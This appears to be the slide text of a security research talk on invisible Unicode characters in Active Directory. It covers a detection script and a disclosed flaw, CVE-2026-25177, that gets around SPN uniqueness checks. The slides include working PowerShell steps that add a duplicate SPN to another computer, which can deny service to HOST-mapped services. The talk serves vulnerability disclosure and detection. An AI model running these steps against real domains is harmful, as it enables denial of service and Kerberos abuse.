

IDENTITY CRISIS

Novel Vulnerabilities Leading to Kerberos
Downgrade, DoS, and Full Domain
Takeover

Shai Laron | @shailaron

- Security Researcher @  semperis
- Specializing in Identity & Kerberos
- Like seeing how logical systems can break

AGENDA

- Background
- Unicode & LDAP problems
- Thinking outside the box
- CVE #1: various impacts
- CVE #2: instant Domain Admin!

BACKGROUND

- Active Directory accepts some Unicode characters that are parsed in a non-visible way in ASCII
- This allows creating seemingly duplicate users, which Active Directory **doesn't** normally allow

Administrator: Windows PowerShell

```
PS C:\Users\Administrator> New-ADUser -Name "UniqueUser"
```

New-ADUser : The specified account already exists

At line:1 char:1

```
+ New-ADUser -Name "UniqueUser"
```

```
+ ~~~~~
```

```
+ CategoryInfo          : ResourceExists: (CN=UniqueUser,CN=Users,DC=d01,DC=lab:String) [New-ADUser], ADIdentity
```

```
+ FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirectory.Management.Commands.NewADUser
```

```
PS C:\Users\Administrator> New-ADUser -Name ("Unique" + [char]::ConvertFromUtf32([int]"0x200B") + "User") -PassThru
```

```
DistinguishedName : CN=UniqueU ser,CN=Users,DC=d01,DC=lab
```

```
Enabled           : False
```

```
GivenName         :
```

```
Name              : UniqueU ser
```

```
ObjectClass       : user
```


```
ObjectGUID        : c6239c9a-f286-4a8b-b0d2-d71bcd2fc6aa
```

```
SamAccountName    : UniqueU ser
```

```
SID               : S-1-5-21-2254163148-3480805063-3895145279-18038
```

```
Surname           :
```

```
UserPrincipalName :
```



THE SCRIPT

Search-StringInAD.ps1

- Create a dictionary of 29 “invisible” characters
- Get all properties of all objects in the domain (WhenCreated=*)
- Iterate through each attribute
- Convert the attribute to an array of characters
- Retrieve the Hex value of each character, and compare it against the dictionary

```
91 # hash table of unicode characters + types
92 $UnicodeCharTable = @{
93     "0x200B" = "Zero Width Space (ZWSP)"
94     "0x200C" = "Zero Width Non-Joiner (ZWNJ)"
95     "0x200D" = "Zero Width Joiner (ZWJ)"
96     "0xFEFF" = "Zero Width No-Break Space"
97
98     "0x00A0" = "No-Break Space (NBSP)"
99     "0x2000" = "En Quad"
100    "0x2001" = "Em Quad"
101    "0x2002" = "En Space"
102    "0x2003" = "Em Space"
103    "0x2004" = "Three-Per-Em Space"
104    "0x2005" = "Four-Per-Em Space"
105    "0x2006" = "Six-Per-Em Space"
106    "0x2007" = "Figure Space"
107    "0x2008" = "Punctuation Space"
108    "0x2009" = "Thin Space"
109    "0x200A" = "Hair Space"
110    "0x205F" = "Medium Mathematical Space"
111    "0x202F" = "Narrow No-Break Space"
112
113    "0x200E" = "Left-to-Right Mark (LRM)"
114    "0x200F" = "Right-to-Left Mark (RLM)"
115    "0x202A" = "Left-to-Right Embedding (LRE)"
116    "0x202B" = "Right-to-Left Embedding (RLE)"
117    "0x202C" = "Pop Directional Formatting (PDF)"
118    "0x202D" = "Left-to-Right Override (LRO)"
119    "0x202E" = "Right-to-Left Override (RLO)"
120
121    "0xFFFC" = "Object Replacement Character"
122    "0xFFFF9" = "Interlinear Annotation Anchor"
123    "0xFFFA" = "Interlinear Annotation Separator"
124    "0xFFFB" = "Interlinear Annotation Terminator"
125 }
```

I WANT TO KNOW

- Are there other “invisible” characters in AD?
- How could the abuse of these characters be efficiently detected? (Will LDAP work?)
- Do hidden characters have uses apart from persistence?

I WANT TO KNOW

- Are there other “invisible” characters in AD?
- How could the abuse of these characters be efficiently detected? (Will LDAP work?)
- Do hidden characters have uses apart from persistence?


INITIAL TESTING

- 0x200B ✓
- 0x200C ✗

```
PS> New-ADUser -Name "UniqueUser"
PS> New-ADUser -Name "UniqueUser"
New-ADUser : The specified account already exists
At line:1 char:1
+ New-ADUser -Name "UniqueUser"
+ ~~~~~
+ CategoryInfo          : ResourceExists: (CN=UniqueUser,CN=Users,DC=D01,DC=lab:String) [New-ADUser], ADIdentityAlreadyExistsException
+ FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirectory.Management.Commands.NewADUser

PS> New-ADUser -Name "Unique$([char]::ConvertFromUtf32([int]"0x200B"))User"
PS> New-ADUser -Name "Unique$([char]::ConvertFromUtf32([int]"0x200C"))User"
New-ADUser : The specified account already exists
At line:1 char:1
+ New-ADUser -Name "Unique$([char]::ConvertFromUtf32([int]"0x200C"))Use ...
+ ~~~~~
+ CategoryInfo          : ResourceExists: (CN=UniqueU ser,CN=Users,DC=D01,DC=lab:String) [New-ADUser], ADIdentityAlreadyExistsException
+ FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirectory.Management.Commands.NewADUser

PS> _
```



Name	Type
 Unique1User	User
 UniqueñUser	User
 Unique User	User
 Unique..User	User
 Unique□User	User

Name	Type
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
 UniqueUser	User
...	

Name	Type
 0x206CChar--Test	User
 0x206DChar--Test	User
 0x206EChar--Test	User
 0x206FChar--Test	User
 0xE0001Char--Test	User
 0xE0020Char--Test	User
 0xE0021Char--Test	User
 0xE0022Char--Test	User
 0xE0023Char--Test	User
...	

Unicode characters
are here 😊

I WANT TO KNOW

- ~~Are there other “invisible” characters in AD?~~
- How could the abuse of these characters be efficiently detected? (Will LDAP work?)
- Do hidden characters have uses apart from persistence?

USING LDAP

```
PS> $200B = [char]::ConvertFromUtf32([int]"0x200B")
PS> Get-ADObject -LDAPFilter "samaccountname=Unique$($200B)User"
```

DistinguishedName	Name
-----	----
CN=UniqueU ser,CN=Users,DC=d01,DC=lab	UniqueU ser

```
PS> $200C = [char]::ConvertFromUtf32([int]"0x200C")
PS> Get-ADObject -LDAPFilter "samaccountname=Unique$($200C)User"
```

DistinguishedName	Name
-----	----
CN=UniqueUser,CN=Users,DC=d01,DC=lab	UniqueUser

USING LDAP

```
PS> $200C = [char]::ConvertFromUtf32([int]"0x200C")  
PS> (Get-ADObject -LDAPFilter "samaccountname=*$200C*").count  
11704 ←
```

USING LDAP

```
PS> Get-ADObject -LDAPFilter "samaccountname=0x200Cchar--Test" | select Name, DistinguishedName
```

Name	DistinguishedName
0x200CChar-- Test	CN=0x200CChar-- Test,OU=test,DC=d01,DC=lab

INVISIBLE CHARACTER TYPES

- Filterable characters: only 106 out of 385
- Characters treated as whitespaces: `*char*` returns all object names with spaces (e.g., “Domain Admins”, “Print Operators”)
- Characters completely ignored by the DC: `*char*` returns all objects

I WANT TO KNOW

- ~~Are there other “invisible” characters in AD?~~
- ~~How could the abuse of these characters be efficiently detected? (Will LDAP work?)~~
- Do hidden characters have uses apart from persistence?

RECAP

- Active Directory's LDAP server completely ignores some Unicode characters

Theory:

- There may be potential to bypass uniqueness constraints for any Unicode-based attribute.

SERVICE PRINCIPAL NAMES

SERVICE PRINCIPAL NAMES


TERMSRV/ServerA

Service Class

Host

Common service classes:

- CIFS - SMB file shares
- HTTP - Web servers
- TERMSRV - Remote Desktop Services
- LDAP



SERVICE PRINCIPAL NAMES

- Identity
- Determines the ticket's encryption key
- Stored in servicePrincipalName
- Service == Identity + SPN
- Unencrypted in tickets

```
HOST/SERVERA
HOST/ServerA.D01.1ab
RestrictedKrbHost/SERVERA
RestrictedKrbHost/ServerA.D01.1ab
TERMSRV/SERVERA
TERMSRV/ServerA.D01.1ab
WSMAN/ServerA
WSMAN/ServerA.D01.1ab
```

SPN ALIASES

- Forest-wide
(Configuration partition)
- sPNNMappings attribute

```
HOST/SERVERA
HOST/ServerA.D01.1ab
RestrictedKrbHost/SERVERA
RestrictedKrbHost/ServerA.D01.1ab
TERMSRV/SERVERA
TERMSRV/ServerA.D01.1ab
WSMAN/ServerA
WSMAN/ServerA.D01.1ab
```

SPN ALIASES

host=alerter, appmgmt, cisvc, clipsrv, browser, dhcp, dnscache, replicator, eventlog, eventsystem, policyagent, oakley, dmserver, dns, mcsvc, fax, msiserver, ias, messenger, netlogon, netman, netdde, netddedsm, nmagent, plugplay, protectedstorage, rasman, rpclocator, rpc, rpcss, remoteaccess, rsvp, samss, scardsvr, scesrv, seclogon, scm, dcom, **cifs**, spooler, snmp, schedule, tapisrv, trksvr, trkwks, ups, time, wins, www, http, w3svc, iisadmin, msdtr

SPN ALIASES

DC SPN search order:

1. Explicit SPN

2. Only if an explicit SPN is not found, check for aliases

```
/* First, try to look up the SPN directly. */
rt := LookupAttr(flags, servicePrincipalName, name)
if rt ≠ null then
    return rt
endif

/* Obtain SPN mappings value. */
obj := DescendantObject(ConfigNC(),
    "CN=Directory Service,CN=Windows NT,CN=Services,")
spnMappings := obj!SPNMappings
if spnMappings ≠ null
    mappedSpn := MapSPN(name, spnMappings)
    if mappedSpn ≠ null then
        /* try to lookup a mapped SPN */
        rt := LookupAttr(flags, servicePrincipalName, mappedSpn)
        if rt ≠ null then
            return rt
        end if
    end if
end if
```




PREVIOUS PATCH #1: CVE-2021-42282

Added 3 new uniqueness verification checks:

- User Principal Name (UPN) uniqueness
- Service Principal Name (SPN) uniqueness
- SPN alias uniqueness

Enforced by dSHueristics (forest-wide configuration attribute), on by default

KerberLoss

CVE-2026-25177

KerberLoss: CVE-2026-25177

```
PS C:\Users\Attacker\Desktop> (Get-ADComputer ServerA -Properties serviceprincipalnames).serviceprincipalnames | sort
HOST/SERVERA
HOST/ServerA.demo.lab
RestrictedKrbHost/SERVERA
RestrictedKrbHost/ServerA.demo.lab
TERMSRV/SERVERA
TERMSRV/ServerA.demo.lab
WSMAN/ServerA
WSMAN/ServerA.demo.lab
PS C:\Users\Attacker\Desktop> Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/ServerA"}
Set-ADComputer : The operation failed because SPN value provided for addition/modification is not unique forest-wide
At line:1 char:1
+ Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/ServerA"}
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (ServerB:ADComputer) [Set-ADComputer], ADException
    + FullyQualifiedErrorId : ActiveDirectoryServer:8647,Microsoft.ActiveDirectory.Management.Commands.SetADComputer


PS C:\Users\Attacker\Desktop> Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/S$([char]::ConvertFromUtf32([int]"0xE0154"))erverA"}
PS C:\Users\Attacker\Desktop>
```

KerberLoss: CVE-2026-25177

```
PS C:\Users\Attacker\Desktop> Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/S$([char]::ConvertFromUtf32([int]"0xE0154"))erverA"}
PS C:\Users\Attacker\Desktop> Get-ADObject -LDAPFilter "serviceprincipalname=HOST/ServerA" | select DistinguishedName
```

DistinguishedName

CN=SERVERA,CN=Computers,DC=demo,DC=lab
CN=SERVERB,CN=Computers,DC=demo,DC=lab



OK, SO?



SCENARIO #1

Arbitrary DoS to HOST-mapped services



Recycle Bin



ImportantFi...
(SERVERA)




Wireshark

Host Name: HOST2
User Name: ServerAdmin



Q Search

